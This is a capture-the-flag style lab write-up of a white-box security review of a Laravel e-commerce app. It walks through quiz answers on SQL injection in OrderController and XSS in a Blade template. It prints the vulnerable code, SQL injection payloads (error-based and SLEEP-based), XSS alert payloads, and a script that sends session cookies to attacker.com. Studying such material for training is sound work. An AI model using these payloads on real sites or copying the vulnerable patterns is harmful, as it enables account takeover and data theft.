JUMBO - Lab Writeup
A hands-on security assessment of a Laravel e-commerce application. This lab focuses on identifying and exploiting SQL injection vulnerabilities and cross-site scripting (XSS) flaws through code review and analysis.
Table of Contents
Lab Overview
The JUMBO lab is a security assessment challenge focused on a Laravel-based e-commerce application. As an AppSec specialist, I analyzed the application source code to identify vulnerabilities related to SQL injection and access control.
Application Structure

Laravel e-commerce application structure analyzed in this lab
Scenario
🛒 The E-commerce Application
A developer from the marketing department is working on an e-commerce application built with Laravel. The application is currently in staging and needs a security assessment before production deployment.
As an AppSec specialist, my task is to analyze the running application in the staging environment, spot vulnerabilities, and assess their potential impact.
🎯 Mission Objective:
Download the application source code, review it for security vulnerabilities, and answer specific questions about SQL injection and XSS flaws in the codebase.
⚠️ Security Note
This lab focuses on white-box testing where the source code is available for review. In real-world scenarios, both black-box and white-box testing approaches should be combined for comprehensive security assessment.
Code Analysis Approach
My analysis began with downloading and extracting the provided ZIP file containing the e-commerce application code. I focused on reviewing the OrderController and related Blade templates for potential security vulnerabilities.
Code Review Process

Systematic code review approach for identifying vulnerabilities
🔍 Key Areas of Focus
OrderController Analysis
Examining methods for potential SQL injection vulnerabilities
Blade Template Review
Checking for XSS vulnerabilities in shop.blade.php
Input Validation Assessment
Evaluating how user input is handled throughout the application
Question Walkthrough
Question 1: Vulnerable Methods Identification
Which 2 of the following methods in the OrderController are vulnerable to SQL Injection?
Question Reference
Question 1 asking about vulnerable methods in OrderController
🔍 Code Analysis

After reviewing the OrderController source code, I identified two methods using unsafe SQL queries:
public function orderDetails($id)
{
    $orders = DB::table('orders')
        ->whereRaw("id = $id")
        ->get();

    return view('order-details', ['orders' => $orders]);
}public function reviewOrder(Request $request)
{
$orderId = $request->input('order_id');
$review = $request->input('review');
DB::table('reviews')
->whereRaw("order_id = $orderId")
->update(['review' => $review]);
return redirect()->back();
}Analysis Results:
Both methods use whereRaw() with unsanitized user input, making them
vulnerable to SQL injection. The orderDetails($id) method directly
interpolates the $id parameter, while reviewOrder(Request $request)
uses the raw order_id from the request without proper sanitization.
Prevention: To prevent SQL injection, use parameterized queries
instead of whereRaw(). Laravel's Eloquent ORM provides built-in
protection against SQL injection when used properly.
Question 2: SQL Injection Types
What are the 2 types of SQL Injections that are likely present in the vulnerable method(s) in OrderController?
🔍 Injection Analysis
After analyzing the vulnerable methods, I identified two different types of SQL injection:
# Example payload for error-based SQL injection
1' AND (SELECT COUNT(*) FROM information_schema.tables WHERE table_schema=database()) > 0 AND '1'='1
The orderDetails($id) method is vulnerable to error-based SQL injection
because it directly interpolates user input into the SQL query. When an error occurs
in the query, database error messages are returned to the user, which can reveal
sensitive information about the database structure.
# Example payload for blind SQL injection
1' AND IF(1=1, SLEEP(5), 0) AND '1'='1
The reviewOrder(Request $request) method is vulnerable to blind SQL
injection. While it doesn't directly return database errors, an attacker can infer
information based on the application's response time or behavior, allowing for
data exfiltration one bit at a time.
Analysis Results:
The two types of SQL injection present are:
1. Error-based SQL Injection in the orderDetails($id) method
2. Blind SQL Injection in the reviewOrder(Request $request) method
Question 3: Index Method Analysis
Analyze the index() method in OrderController. Which of the following statements is true about the SQL Injection vulnerability in this method?
Question Reference
Question 2 asking about SQL injection types
🔍 Code Review
public function index()
{
    if (!Auth::check()) {
        return redirect()->route('login');
    }

    $orders = Order::where('user_id', Auth::id())->get();

    return view('orders', ['orders' => $orders]);
}
After analyzing the index() method, I found that it is not vulnerable
to SQL injection. The method uses Laravel's Eloquent ORM with proper parameterization:
- It uses
Order::where('user_id', Auth::id())which properly parameterizes the user ID Auth::id()is a framework-provided method that returns the authenticated user's ID- There is no direct user input being interpolated into the SQL query
- The method is primarily focused on authentication and session management
Analysis Results:
The index() method is not vulnerable to SQL injection. It's designed
to check authentication and retrieve orders for the currently authenticated user
using Laravel's built-in secure methods.
Question 4: Blade Template Vulnerability
Which vulnerability does the Blade template "shop.blade.php" contain?
🔍 Template Analysis

After reviewing the shop.blade.php file, I identified a critical XSS vulnerability:
<div class="sort-options">
    <p>Sort by: {{!! $sortMode !!}}</p>
</div>
The vulnerability is Cross-Site Scripting (XSS) due to the use of
{{!! $sortMode !!}} in the Blade template. In Laravel:
{{ $variable }}automatically escapes HTML entities to prevent XSS{{!! $variable !!}displays the raw output without escaping, making it vulnerable to XSS
When an attacker controls the $sortMode parameter, they can inject
malicious JavaScript that will be executed in the browsers of other users.
Analysis Results:
The shop.blade.php template contains a Cross-Site Scripting (XSS)
vulnerability due to the unescaped output of the $sortMode variable.
Question 5: Vulnerability Impact
What is a potential impact of exploiting the vulnerability found in the Blade template "shop.blade.php"?
🔍 Impact Analysis
The XSS vulnerability in shop.blade.php can lead to several serious consequences:
<script>
  document.location='http://attacker.com/steal.php?cookie='+document.cookie;
</script>
The most significant impact of this XSS vulnerability is session hijacking. An attacker can inject malicious JavaScript that steals users' session cookies, allowing them to gain unauthorized access to user accounts.
Analysis Results:
The vulnerability will lead to session hijacking: The attacker can steal users' session cookies, gaining unauthorized access to their accounts.
Question 6: Exploitation Payloads
Which of the following payloads can be used to demonstrate the exploitation of the vulnerability found in the Blade template "shop.blade.php"?
🔍 XSS Payloads
Several payloads can demonstrate the XSS vulnerability in shop.blade.php:
><script>alert('XSS')</script>
This payload uses a script tag to execute JavaScript. The > at the
beginning breaks out of any existing HTML context, and the <script>
tag injects JavaScript that will be executed when the page loads.
<img src=x onerror="alert('XSS')">
This payload uses an image tag with an invalid source (src=x). When the
browser fails to load the image, it triggers the onerror event handler,
executing the JavaScript code within it.
Analysis Results:
The following payloads can be used to demonstrate the exploitation:
1. ><script>alert('XSS')</script>
2. <img src=x onerror="alert('XSS')">
🎉 Lab Completed!
Through systematic code review and analysis, I successfully identified and documented multiple security vulnerabilities in the Laravel e-commerce application, including SQL injection flaws and XSS vulnerabilities.
Key Takeaways
🛡️ SQL Injection Prevention
Always use parameterized queries or ORM methods instead of raw SQL with interpolated user input. Laravel's Eloquent ORM provides built-in protection when used correctly.
🔒 XSS Prevention
Always escape user-generated content in templates. In Laravel Blade, use {{ $variable }}
instead of {{!! $variable !!} unless you absolutely trust the content.
🔍 Code Review Importance
Regular security code reviews are essential for identifying vulnerabilities before deployment. Focus on areas where user input interacts with databases or is displayed in templates.
🛠️ Defense in Depth
Implement multiple layers of security including input validation, parameterized queries, output encoding, and proper error handling to protect against common web vulnerabilities.
Additional Learning Resources
🎯 Analysis Methodology Applied
Code Review
I systematically reviewed the OrderController and Blade templates for security vulnerabilities
Vulnerability Identification
I identified SQL injection flaws and XSS vulnerabilities in the application code
Impact Analysis
I assessed the potential impact of each identified vulnerability
Exploitation Techniques
I demonstrated practical exploitation techniques for each vulnerability type
Remediation Recommendations
I provided specific recommendations for fixing each identified vulnerability